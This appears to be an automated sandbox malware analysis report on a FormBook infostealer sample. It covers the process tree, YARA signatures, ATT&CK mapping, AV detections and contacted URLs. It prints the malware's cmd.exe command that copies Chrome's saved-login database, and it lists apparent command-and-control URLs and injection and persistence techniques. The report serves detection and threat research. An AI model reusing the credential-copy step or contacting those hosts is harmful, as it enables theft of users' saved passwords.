ID: 326334
Sample Name: AT113020.exe
Cookbook: default.jbs
Time: 10:01:59
Date: 03/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report AT113020.exe

Overview


General Information

Sample Name:	AT113020.exe
Analysis ID:	326334
MD5:	8477c9b80b4b77..
SHA1:	edf1c7daed8b592.
SHA256:	772dec92f8ad84f..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Steal Google chrom…
- System process connects to networ…
- Yara detected FormBook
- Allocates memory in foreign process…
- Creates autostart registry keys with …
- Creates multiple autostart registry ke…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- AT113020.exe (PID: 5920 cmdline: 'C:\Users\user\Desktop\AT113020.exe' MD5: 8477C9B80B4B7796F904EC72ABE8FF71)
  - ieinstal.exe (PID: 4724 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: DAD17AB737E680C47C8A44CBB95EE67E)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - Accfdrv.exe (PID: 5916 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe' MD5: 8477C9B80B4B7796F904EC72ABE8FF71)
        - ieinstal.exe (PID: 5888 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: DAD17AB737E680C47C8A44CBB95EE67E)
      - msdt.exe (PID: 5784 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
        - cmd.exe (PID: 6292 cmdline: /c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6272 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - wlanext.exe (PID: 5872 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
      - Accfdrv.exe (PID: 5488 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe' MD5: 8477C9B80B4B7796F904EC72ABE8FF71)
        - ieinstal.exe (PID: 6284 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: DAD17AB737E680C47C8A44CBB95EE67E)
      - ieinstal.exe (PID: 6548 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' MD5: DAD17AB737E680C47C8A44CBB95EE67E)
      - ieinstal.exe (PID: 6688 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' MD5: DAD17AB737E680C47C8A44CBB95EE67E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\fccA.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x9c:$hotkey: \x0AHotKey=1 • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\fccA.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\fccA.url	Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x71:$icon: IconFile= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.1019192293.00000000041E0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.1019192293.00000000041E0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8772:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14085:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14187:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x917a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12dec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ef2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19167:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.1019192293.00000000041E0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16089:$sqlite3step: 68 34 1C 7B E1 • 0x1619c:$sqlite3step: 68 34 1C 7B E1 • 0x160b8:$sqlite3text: 68 38 2A 90 C5 • 0x161dd:$sqlite3text: 68 38 2A 90 C5 • 0x160cb:$sqlite3blob: 68 53 D8 7F 8C • 0x161f3:$sqlite3blob: 68 53 D8 7F 8C
0000000C.00000002.291702047.0000000004D34000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000C.00000002.291702047.0000000004D34000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c50:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fea:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x31d80:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x3211a:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148fd:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x3da2d:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143e9:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x3d519:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149ff:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x3db2f:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b77:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x3dca7:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99f2:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x32b22:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x13664:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x3c794:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa76a:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x3389a:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x199df:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x42b0f:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1aa52:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 58 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.AT113020.exe.2ad0000.5.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.AT113020.exe.2ad0000.5.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x75d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13285:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x12d71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13387:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x134ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x837a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x11fec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x90f2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18367:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x193da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00


Source	Rule	Description	Author	Strings
1.2.AT113020.exe.2ad0000.5.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15289:$sqlite3step: 68 34 1C 7B E1 • 0x1539c:$sqlite3step: 68 34 1C 7B E1 • 0x152b8:$sqlite3text: 68 38 2A 90 C5 • 0x153dd:$sqlite3text: 68 38 2A 90 C5 • 0x152cb:$sqlite3blob: 68 53 D8 7F 8C • 0x153f3:$sqlite3blob: 68 53 D8 7F 8C
5.2.Accfdrv.exe.2af0000.5.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.Accfdrv.exe.2af0000.5.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x75d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13285:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x12d71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13387:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x134ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x837a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x11fec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x90f2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18367:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x193da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Sigma Overview

System Summary:

Sigma detected: Steal Google chrome login data

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Boot Survival:

Creates autostart registry keys with suspicious names

Creates multiple autostart registry keys

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 4	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Registry Run Keys / Startup Folder 2 1	Process Injection 8 1 2	Obfuscated Files or Information 3	Input Capture 1 1	System Network Connections Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2	Exploi Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 2 1	Software Packing 1	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltration	Non-Application Layer Protocol 4	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	System Information Discovery 1 2 5	Distributed Component Object Model	Email Collection 1	Scheduled Transfer	Application Layer Protocol 1 5	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2	LSA Secrets	Security Software Discovery 2 3 1	SSH	Input Capture 1 1	Data Transfer Size Limits	Fallback Channels	Manip Device Comm

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 8 1 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 2	VNC	Clipboard Data 2	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AT113020.exe	43%	ReversingLabs	Win32.Trojan.FormBook	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe	43%	ReversingLabs	Win32.Trojan.FormBook	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.Accfdrv.exe.27f0000.4.unpack	100%	Avira	TR/Hijacker.Gen		Download File
1.2.AT113020.exe.2ad0000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.AT113020.exe.27d0000.4.unpack	100%	Avira	TR/Hijacker.Gen		Download File
5.2.Accfdrv.exe.2af0000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.ieinstal.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
16.2.ieinstal.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
12.2.Accfdrv.exe.4ac0000.6.unpack	100%	Avira	TR/Hijacker.Gen		Download File
12.2.Accfdrv.exe.4dc0000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.ieinstal.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.svg#open-sans	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/27587/Right.png)	0%	Avira URL Cloud	safe	
http://www.rodgroup.net/Free_Credit_Report.cfm?fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIewWINVaXbdLPLIN	0%	Avira URL Cloud	safe	
http://www.renabbeauty.com/9t6k/?URflh=73SmHps+05HxyxR+Sls8P85g8AMVj2xb8ZN5KGQQxUczRwjFANvvf8FlZWdGNK7+ujWZ&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://www.rodgroup.net/fashion_trends.cfm?fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIewWINVaXbdLPLIN2DV6	0%	Avira URL Cloud	safe	
http://www.rodgroup.net/sk-logabpstatus.php?a=azNKanZNU0UxaU9PS2oreG5lOFBSSDFoK05hNy95bzJITFdxcjJUSm	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/468/netsol-favicon-2020.jpg	0%	Avira URL Cloud	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://crl.comodoca7	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff2	0%	Avira URL Cloud	safe	
http://www.ahomedokita.com/9t6k/	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.otf	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.rodgroup.net/__media__/design/underconstructionnotice.php?d=rodgroup.net	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sportsbookmatcher.com/9t6k/	0%	Avira URL Cloud	safe	
http://www.buttsliders.com/9t6k/?URflh=tVqqblXu9nsll248AUXCUxr0o0zC9i0c8STc7UOUyN+2mFy87kkATVtNwFSSPJTjqgHk&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://www.theyolokart.com/9t6k/?URflh=wzqvVRf3v7wWdKVsEzaCYluZDwjvGR+wpj+mt/yOJMnJEVZY6i5f9AVoqOYOhCkuGFts&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.woff	0%	Avira URL Cloud	safe	
http://www.renabbeauty.com/9t6k/	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/27587/Left.png)	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/27587/BG_2.png)	0%	Avira URL Cloud	safe	
http://ocsp.comodoca4.com0	0%	URL Reputation	safe	
http://ocsp.comodoca4.com0	0%	URL Reputation	safe	
http://ocsp.comodoca4.com0	0%	URL Reputation	safe	
http://www.makingdoathome.com/9t6k/?URflh=DaVCjFuxi8IQ0KSmZmVVzdfbFs8HKa1S3sC5D9GQ7HSGSXmO4QACkgMj7QCmBzxlGckN&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://www.rodgroup.net/9t6k/?URflh=	0%	Avira URL Cloud	safe	
http://www.dainikamarsomoy.com/9t6k/?URflh=W7vyYWXucRnMwWrTc6z6xJ7ly1Aaea5WWr62fhSAhoSHJNEqGWpe7zCBU0dcNM6Zeho8&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.woff2	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.higherthan75.com/9t6k/?URflh=WRaEwe7grAm8RcFyQBNRvy9NVNi7wOvDLX3hizJdol6io43A3OIdw5NSblbyY8qTqmIe&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://www.ahomedokita.com/9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/27586/searchbtn.png)	0%	Avira URL Cloud	safe	
http://www.cia3mega.info/9t6k/?URflh=8pT0OCjpukmgT2/VEONoh7Jhw41r4itI2gwuQkgKFiQj+4gEMjoX0rzJNNSQA5Q1OcRE&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://www.pocketspacer.com/9t6k/	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot?#iefix	0%	Avira URL Cloud	safe	
http://www.rodgroup.net/display.cfm	0%	Avira URL Cloud	safe	
http://https://discord.com/S	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.svg#open-sans-bold	0%	Avira URL Cloud	safe	
http://www.thanksforlove.com/9t6k/?URflh=kTde6z/9FBgibCJh75hFV8EYWatL1OQ/rhfr5oU2UZBR6XWcBOIn723UV5Uezh3ZQ4ot&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://crl.comodoca_nu	0%	Avira URL Cloud	safe	
http://www.rodgroup.net/All_Inclusive_Vacation_Packages.cfm?fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIew	0%	Avira URL Cloud	safe	
http://www.dainikamarsomoy.com/9t6k/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.makingdoathome.com/9t6k/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.rodgroup.net/Credit_Card_Application.cfm?fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIewWINVaXbd	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.kingdomwinecommunity.com/9t6k/?URflh=AqHI0+MX2ftrVe3DEiYBNVYhM67Z+qKer8sV+OvuybcJEoEJXTUx/oN346XCugNKhu9g&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.ttf	0%	Avira URL Cloud	safe	
http://www.rodgroup.net/9t6k/?URflh=+VDOv2YqGr3HQyUjxvr4ySDa222PNTvrG/MhsshnzvB0EZIKybOlzjmZT3Iubthnocji&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.eot?#iefix	0%	Avira URL Cloud	safe	
http://www.rodgroup.net/Online_classifieds.cfm?fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIewWINVaXbdLPLIN	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
